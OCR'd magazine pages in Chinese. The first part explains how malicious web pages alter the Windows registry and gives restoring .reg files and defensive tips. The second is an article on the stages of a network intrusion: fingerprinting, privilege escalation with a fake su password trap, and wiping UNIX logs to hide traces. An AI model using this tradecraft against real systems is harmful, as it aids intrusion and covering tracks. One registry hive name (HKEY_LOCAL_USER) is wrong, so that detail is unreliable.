请注意：如果你是 Windows 2000 或 WinXP 用户，请将“REGEDIT4”写为“Windows Registry Editor Version 5.00”。另外，要注意在“REGEDIT4”后面一定要空一行，并且“REGEDIT4”中的字符“4”和字符“T”之间一定不能有空格，否则不会成功，切记切记！

二、在 IE 中鼠标右键弹出菜单无法使用

这是在浏览另外一个个人网站时碰到的情况，在浏览该网站后我下线了，但第二天浏览新浪网页时发现在新浪的页面中点击鼠标右键，完全没有反应，该弹出的菜单没有出现。思来想去，只有昨天晚上去的那个网站比较可疑，于是研究了一番该个人网站的源代码，果然没有猜错，就是它干的！

原因：由于知道这种情况的出现是该个人网站修改了注册表所致，所以直接来到注册表中。不过，注册表这么大，到底哪个才是我们需要的呢？查找和 IE 相关的键值就知道了。一番查找后，我发现在注册表 HKEY_ CURRENT_ USER \Software \Policies\Microsoft\Internet Explorer\Restrictions 分支下有 DWORD 值“NoBrowser Context Menu”，其键值为“1”，就是它使得在 IE 中点击鼠标右键没有任何反应。知道了原因就好办了。

解决办法：点击“开始”菜单下的“运行”，在“运行”中输入 regedit，点“确定”按钮，打开注册表编辑器，然后依次展开注册表 HKEY_CURRENT_USER\Software\Policies\




图 3

Microsoft\Internet Explorer\Restrictions 分支，找到 DWORD 值“NoBrowserContextMenu”，双击它，在弹出对话框中将其键值改为“0”（图3），按 F5 键刷新即可。用 IE 打开某个网站试试，又有右键菜单可用了！

同样，为了以防万一，可以事先建立一个 reg 文件，将正确的注册表内容写入，在出现问题时将其导入注册表。方法是：在记事本中输入以下内容，然后将扩展名改为.reg，主文件名可以任意，然后双击此文件，即可成功将其导入注册表。reg 文件内容如下：

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions]
"NoBrowserContextMenu"=dword:00000000
```

在编写reg文件时注意事项同上文中所提到的一样，不再赘述。

三、OE 标题栏被篡改

这是另外一种不常见的、很隐蔽的修改方式。大家对恶意网页修改 IE 标题栏已经见过许多了，但对修改 OE 的标题栏还不常见，一时之间还真想不到是修改了哪里，虽然知道是注册表被修改，但具体是哪里你知道吗？

原因：Outlook Express 的标题栏被修改，是因为注册表 HKEY_LOCAL_USER\Software\Microsoft\Outlook Express 分支下的串值“WindowTitle”和“Store Root”被修改为恶意网站的广告。

解决办法：点击“开始”菜单下的“运行”，在“运行”中输入 regedit，点“确定”按钮，打开注册表编辑器，然后依次展开注册表 HKEY_LOCAL_USER\Software\Microsoft\Outlook Express 分支，在右边窗口中找到串值“WindowTitle”和“Store Root”，将其键值均设为空，然后按 F5 键刷新即可。

下面我们再建立一个用来恢复注册表的 reg 文件，以备不时之需。方法是：在记事本中输入以下内容，然后将扩展名改为.reg，主文件名可以任意，然后双击此文件，即可成功将其导入注册表。reg 文件内容如下：

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Outlook
Express]
"WindowTitle"=""
"Store Root"=""
```

在编写reg文件时注意事项同上文所提到的，这里不再赘述。

四、更改“我的电脑”下的系统文件夹名称

这是几种破坏方式中最恶毒的一种，打开“我的电脑”，你会发现再也不是你熟悉的那些文件夹名称了，打印机、控制面版、Web文件夹、计划任务、拨号网络、回收站等统统被改名了，非常的可恶！

原因：还是通过修改浏览者的注册表来达到恶意修改的目的。不过，这次修改的项目较多，而且手法非常的少见。具体说来它们修改的是注册表HKEY_CLASSES_ROOT\CLSID下的子键，如修改回收站的名字则修改与回收站对应的子键：{645FF040-5081-101B-9F08-00AA002F954E}（这是系统默认的ID，这个ID的格式必须为“{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}”，它代表回收站）的键值，同时修改字符串值“InfoTip”，改变回收站的提示信息为垃圾网站的广告语（图4）。




图4

解决办法：由于要修改的键值较多，手动修改注册表非常的麻烦并且易出错，建议大家能按本文所说事先备份注册表。在记事本中输入以下内容，然后将扩展名改为.reg，主文件名可以任意，然后双击此文件，即可成功将其导入注册表。reg文件内容如下：

```
REGEDIT4
[HKEY_CLASSES_ROOT\CLSID\{2227A280-3AEA-1069-A2DE-08002B30309D}]
@="打印机"
"InfoTip"="使用打印机文件夹添加并安装本地或网络打印机，或更改现有打印机的设置。"
[HKEY_CLASSES_ROOT\CLSID\{21EC2020-3AEA-1069-A2DD-08002B30309D}]
@="控制面版"
"InfoTip"="使用“控制面板”个性化您的计算机。例如，您可以指定桌面的显示(“显示”图标)、事件的声音(“声音”图标)、音频音量的大小(“多媒体”图标)和其它内容。"
[HKEY_CLASSES_ROOT\CLSID\{992CFFA0-F557-101A-88EC-00DD010CCC48}]
@="拨号网络"
"InfoTip"="即使计算机不在网络上,仍可以使用拨号网络来访问另一计算机上的共享信息。要使用共享资源，拨入的计算机必须设为网络服务器。"
[HKEY_CLASSES_ROOT\CLSID\{D6277990-4C6A-11CF-8D87-00AA0060F5BF}]
@="计划任务"
"InfoTip"="“任务计划程序”作为一个工具，可以让您计划固定的任务(例如，“磁盘碎片整理程序”)，在您最方便的时候运行。每次您启动 Windows 时，“任务计划程序”启动并且在后台运行。"
[HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}]
@="回收站"
"InfoTip"="包含可以恢复或永久删除的已删除项目。"
[HKEY_CLASSES_ROOT\CLSID\{BDEADF00-C265-11d0-BCED-00A0C90AB50F}]
@="Web 文件夹"
"InfoTip"="您可以创建快捷方式，使它们指向您公司Intranet或万维网上的Web文件夹。要将文档发布到Web文件夹中或要管理文件夹中的文件，请单击该文件夹的快捷方式。"
```

如果你是Windows 2000或WinXP用户，请将“REGEDIT4”写为“Windows Registry Editor Version 5.00”，其他内容可以不变。

对恶意修改的防范办法如下：

1、不去自己不熟悉的网站，不要随便点击论坛中别人贴出的网址；

2、经常备份注册表，如果出现问题时可以想办法恢复；

3、对于Windows98用户，请打开C:\Windows\JAVA\Packages\CVLV1NBB.ZIP，把其中的“ActiveXComponent.class”删掉；对

于Windows Me用户，请打开C:\Windows\JAVA\Packages\5NZVFPF1.ZIP，把其中的"ActiveXComponent.class"删掉。请放心，删除这个组件不会影响到你正常浏览网页的。

4、对于所有用户，都建议安装Norton AntiVirus 2002杀毒软件，此软件已经把这类恶意修改注册表的代码定义为Trojan.Offensive，并增加了Script Blocking功能，它会对此类恶作剧进行监控并予以拦截。

5、既然这类网页是通过修改注册表来破坏我们的系统，那么我们可以事先把注册表加锁：禁止修改注册表，这样就可以达到预防的目的。不过，自己要使用注册表编辑器该怎么办呢？因此我们还要在此前事先准备一把"钥匙"，以便打开这把"锁"！

加锁方法如下：

(1)运行注册表编辑器regedit.exe；

(2)展开注册表到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System下，新建一个键值名为DisableRegistryTools的DWORD值，并将其值改为"1"，即可禁止使用注册表编辑。

解锁方法如下：

用记事本编辑一个任意名字的.reg文件，比如unlock.reg，内容如下：

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

存盘，你就有了一把解锁的钥匙了！如果要使用注册表编辑器，则双击unlock.reg即可。请注意：如果你是Windows 2000或WinXP用户，请将"REGEDIT4"写为Windows Registry Editor Version 5.00。

6、对于Windows 2000/XP用户，还可以通过在Windows 2000/XP下把服务里面的远程注册表操作服务"Remote Registry Service"禁用，来对付该类网页。具体方法是：点击"控制面板"→"管理工具"→"服务"中右键单击Remote Registry Service(允许远程注册表操作)"，在弹出选单中选择"属性"，打开属性对话框，在"General"内将"Startup type"设为"Disabled"，将这一项禁用即可（图5）。




图5


7、在IE窗口中点击"工具→Internet选项，在弹出的对话框中选择"安全"标签，再点击"自定义级别"按钮，就会弹出"安全设置"对话框，把其中所有ActiveX插件和控件选择"禁用"即可。

8、卸载或升级WSH。WSH是Windows Scripting Host的缩写，Windows 9x系统把它设为默认的安装项。据微软中文官方网站介绍：WSH支持的ActiveX脚本体系结构"可让用户能使用强大的诸如Visual Basic Script和JavaScript之类的脚本语言，同时也支持MS-DOS命令脚本"，并且"能使脚本直接在Windows桌面或命令控制台上执行"。由此可知，利用WSH结合脚本程序可以写出极具杀伤力的病毒来。因此，建议经常上网的普通计算机用户可以考虑卸载WSH。卸载方法：进入"控制面板"，选择"添加／删除程序"，切换到"Windows安装程序"，选择"附件"，再选择"详细资料"中的Windows Scripting Host，最后点击"确定"即可卸载。

此外，你还有一个更好的选择，升级到WSH 5.6。IE浏览器可以被恶意脚本修改，原因就是IE 5.5以及以前版本中的WSH允许攻击者利用JavaScript中的Getobject函数以及htmlfilr Activex对象读取浏览者的注册表。微软最新的Microsoft Windows Script 5.6已经修正了这个问题。

WSH 5.6 For Win9x/NT官方下载：http://www.microsoft.com/devonly/prodinfo/scripting/downloads/v56b/scr56en.exe

WSH 5.6 For Windows 2000官方下载：http://www.microsoft.com/devonly/prodinfo/scripting/downloads/v56b/scripten.exe



文／isno

网络攻击的一般步骤及实例

编者按：关于讲解网络攻击的文章网上很多，但大部分都是简单的记录过程，对于其中涉及到的技术和原理很少详细讲解，很有可能，文章的作者也是知其然不知其所以然，读者更是看得昏头转向。如果你和我有同样的感受，那么，读过本文定会使你有所收获。

黑客攻击技术是一项步骤性很强的工作。就向大家介绍黑客攻击的基本步骤以及相应的技术手段，使大家对黑客究竟是如何入侵网站的有一个基本的了解。

一、攻击的准备阶段

1、攻击的步骤

首先需要说明的是，入侵者的来源有两种，一种是内部人员利用自己的工作机会和权限来获取不应该获取的权限进行的攻击。有60%以上的入侵来自内部或者和内部有关的人员。另一种是外部人员入侵，包括远程入侵、网络节点接入入侵等。对于内部的入侵，本文不做讨论，这里所讨论的攻击仅指远程攻击。

进行网络攻击是一件步骤性很强的工作，也可以说是很费时间的事情，有些执着的攻击者会连续几十甚至上百小时对某一攻击目标进行攻击，直到攻破它为止。所以，千万不要以为黑客们是轻轻松松的就把一个网站的主页替换掉了，在替换主页之前有许多事情要去做。首先要作好准备工作，然后至少要获得一定的权限，一般都是需要获得系统的管理员权限，即最高权限。大多数的黑客在攻破一个网站之后常常会抹掉自己的痕迹、埋伏下来，并利用它来攻击其他的网站。只有少数出于某种示威目的的黑客才会替换掉其主页。根据笔者的经验，相当多的网站管理员在系统被入侵之后毫无察觉，以至于系统继续被黑客用来攻击其他的网站，直到其他被攻击的网站找上门来才发觉，国内某著名电子商务网站就曾经发生过这样的事情。

2、确定攻击的目的

黑客在进行一次完整的攻击之前，一般都要确定攻击要达到什么样的目的，即给对方造成什么样的后果。常见的攻击目的有破坏型和入侵型两种。

所谓的破坏型攻击，指的就是破坏攻击目标，使之不能正常工作，而不能随意控制目标上的系统运行。要达到破坏攻击的目的，主要的手段是D.o.S攻击，即拒绝服务攻击（Denial of Service）。D.o.S攻击的实现方法有很多，一般都是利用操作系统、应用软件或者网络协议存在的漏洞，导致其不能正常工作。但有的D.o.S攻击不利用任何系统漏洞，而是发出超大量的服务请求，使攻击的目标忙于应付，而无法再接受正常的服务请求。

另一类常见的攻击目的是入侵攻击目标。这种攻击要获得一定的权限来达到控制攻击目标的目的。应该说这种攻击比破坏型攻击更为普遍，威胁也更大，因为黑客一旦掌握了攻击目标的管理员权限，就可以对此服务器做任意动作，包括破坏性质的攻击。此类攻击一般也是利用服务器操作系统、应用软件或者网络协议存在的漏洞进行的。当然，还有另一种造成此种攻击的原因就是密码泄露，攻击者靠猜测或者不停的试验来得到服务器的

密码，然后就可以用和真正的管理员一样的方式对服务器进行访问。

3、信息收集

除了确定攻击目的之外，攻击前的最主要工作就是收集尽量多的关于攻击目标的信息。这些信息主要包括目标的操作系统类型及版本、目标提供哪些服务、各服务daemon的类型、版本以及相关的社会信息。

要攻击一台机器，首先要确定它上面正在运行的操作系统是什么，因为对于不同类型的操作系统，其上的系统漏洞有很大区别，所以攻击的方法也完全不同，甚至同一种操作系统的不同版本的系统漏洞也是不一样的。一般是靠人的经验确定一台服务器的操作系统，有些服务器的某些服务显示信息会泄露其操作系统。例如，当我们通过TELNET连上一台机器时，如果显示：

UNIX(r) System V Release 4.0

login：那么，根据经验就可以确定这台机器上运行的操作系统为SUN OS 5.5或5.5.1。但这样确定的操作系统类型是不准确的，因为有些网站管理员为了迷惑攻击者，会故意更改显示信息，造成假象。

还有一种不是很有效的方法，如利用查询DNS的主机信息（不是很可靠）来看登记域名时的申请机器类型和操作系统类型，或者使用社会工程学的方法来获得，也可以利用某些主机开放的SNMP的公共组来查询。

另外一种相对比较准确的方法是利用网络操作系统里的TCP/IP堆栈作为特殊的“指纹”来确定系统的真正身份。因为不同的操作系统在网络底层协议的各种实现细节上略有不同，可以通过远程向目标发送特殊的包，然后通过返回的包来确定操作系统类型。例如，通过向目标机发送一个FIN的包（或者是任何没有ACK或SYN标记的包）到目标主机的一个开放的端口，然后等待回应。许多系统，如Windows、BSDI、CISCO、HP/UX和IRIX会返回一个RESET。通过发送一个SYN包，它含有没有定义的TCP标记的TCP头。那么，在Linux系统的回应包就会包含这个没有定义的标记，而别的一些系统则会在收到SYN+BOGU包之后关闭连接。或是利用寻找初始化序列长度模板与特定的操作系统相匹配的方法，对许多系统分类，如较早的UNIX系统是64K长度。一些新的UNIX系统则是随机增长的长度。还有就是检查返回包里包含的窗口长度，这项技术根据各个操作系统的不同的初始化窗口大小来惟一确定它们。利用这种技术实现的工具很多，比较著名的有NMAP、CHECKOS、QUESO等。

获知目标提供哪些服务及各服务daemon的类型、版本同样非常重要，因为已知的漏洞一般都是针对某一服务的，这里说的提供服务就是通常我们提到的端口，例如，一般TELNET在23端口，FTP在21端口，WWW在80端口，这只是一般情况，网站管理员完全可以按自己的意愿修改服务所监听的端口号。在不同服务器上提供同一种服务的软件也可以是不同的，我们管这种软件叫做daemon。例如，同样是提供FTP服务，可以使用wu-ftp、proftp、ncftp等许多不同种类的daemon。同样，确定daemon的类型版本也有助于黑客利用系统漏洞攻破网站。

另外需要获得的关于系统的信息就是一些与计算机本身没有关系的社会信息，例如该网站所属公司的名称、规模，网络管理员的生活习惯、电话号码等。这些信息看起来与攻击一个网站没有关系，实际上很多黑客都是利用了这类信息攻破网站的。例如，有些网站管理员用自己的电话号码做系统密码，如果掌握了该电话号码，就等于掌握了管理员权限。

进行信息收集可以用手工进行，也可以利用工具来完成，完成信息收集的工具叫做扫描器。用扫描器收集信息的优点是速度快，可以一次对多个目标进行扫描。

二、攻击的实施阶段

1、获得权限

当收集到足够的信息之后，攻击者就要开始实施攻击行动了。作为破坏性攻击，只需要利用工具发动攻击即可；而作为入侵性攻击，往往要利用收集到的信息，找到其系统漏洞，然后利用该漏洞获取一定的权限。有时，获得了一般用户的权限就足以达到修改主页等目的了，但作为一次完整的攻击是要获得系统最高权限的，这不仅是为了达到一定的目的，更重要的是证明攻击者的能力。这也符合黑客的追求。

能够被攻击者利用的漏洞不仅包括系统软件设计上的安全漏洞，也包括由于管理员配置不当而造

成的漏洞。前不久，互联网上应用最普及的著名WWW服务器提供商Apache的主页被黑客攻破，其主页面上的Powered by Apache图样（羽毛状的图画）被改成了Powered by Microsoft BackOffice的图样，那个攻击者就是利用了管理员对WebServer和数据库的一些不当配置成功取得最高权限的。

当然，大多数攻击成功的范例还是利用了系统软件本身的漏洞，造成软件漏洞的主要原因在于编制该软件的程序员缺乏安全意识，造成攻击者对软件进行非正常的调用请求时，造成缓冲区溢出或者对文件的非法访问。其中利用缓冲区溢出进行的攻击最为普遍，据统计，80%以上成功的攻击都是利用了缓冲区溢出漏洞来获得非法权限的。关于缓冲区溢出，可以参见相关文章。

无论作为一个黑客还是一个网络管理员，都需要掌握尽量多的系统漏洞，黑客需要用它来完成攻击，而管理员需要根据不同的漏洞来进行不同的防御措施。想要了解最新最多的漏洞信息，可以到诸如rootshell(www.rootshell.com)、packetstorm(pack- etstorm.securify.com)、securityfocus(www.securityfocus.com)等网站去查找。

2、权限的扩大

系统漏洞分为远程漏洞和本地漏洞两种，远程漏洞是指黑客可以在别的机器上直接利用该漏洞进行攻击、获取一定的权限，这种漏洞的威胁性相当大。黑客的攻击一般都是从远程漏洞开始的，但是利用远程漏洞获取的不一定是最高权限，而只是一个普通用户的权限，这样常常没有办法做黑客们想要做的事。这时就需要配合本地漏洞来把获得的权限进行扩大，常常是扩大至系统的管理员权限。

只有获得了最高管理员权限之后，才可以做诸如网络监听、打扫痕迹之类的事情。而为了完成权限的扩大这一工作，不但可以利用已获得的权限在系统上执行本地漏洞的利用程序，还可以放一些木马之类的欺骗程序来套取管理员密码。这里说的木马的作用不是进行远程控制，而是放在本地套取最高权限用的，也就是说不是传统意义上的冰河之类的木马。例如，一个黑客已经在一台机器上获得了一个普通用户的账号和登录权限，那么，就可以在这台机器上放置一个假的su程序。众所周知，su是UNIX系统提供的由普通用户变成最高管理员root的程序，输入root密码后就可以从普通用户直接变成root。一旦黑客放置了假su程序，当真正的合法用户登录时，运行了su，并输入了密码，这时，root密码就会被记录下来，下次黑客再登录上来时，就可以使用su变成root了。

三、攻击的善后工作

1、日志系统

如果完成攻击后攻击者立刻就离开系统而不做任何善后工作，那么，他的行踪将很快被细心的系统管理员发现，因为所有的网络操作系统一般都提供日志记录功能，功能是把系统上发生的动作记录下来。所以，为了自身的隐蔽性，黑客一般都会抹掉自己在日志中留下的痕迹。

想要了解黑客抹掉痕迹的方法，首先要了解常见的操作系统的日志的结构以及工作方式。

UNIX的日志文件通常放在下面这几个位置，根据操作系统的不同略有变化：

/usr/adm：早期版本的UNIX。

/var/adm：新一点的版本使用这个位置。

/var/log：一些版本的Solaris、Linux BSD、Free BSD使用这个位置。

/etc：大多数UNIX版本把Utmp放在此处，一些也把Wtmp放在这里，这也是syslog.conf的位置。

下面的一些文件根据你所在的目录不同而所放位置不同：

acct或pacct：记录每个用户使用的命令记录。

access_log：当服务器运行NCSA HTTPD时，这个记录文件会记录连接过你的服务器的站点.

aculog：保存着拨出去的Modems记录。

lastlog：记录了用户最近的Login记录和每个用户的最初目的地，有时是最后不成功Login的记录。

loginlog：记录一些不正常的Login记录。

messages：记录输出到系统控制台的记录，另外的信息由syslog来生成。

security：记录一些使用UUCP系统企图进入限制范围的事例。

sulog：记录使用su命令的记录。

utmp：记录当前登录到系统中的所有用户，这个文件伴随着用户进入和离开系统而不断变化。

utmpx：UTMP的扩展。

wtmp：记录用户登录和退出事件。

syslog：最重要的日志文件，使用syslogd守护程序来获得。

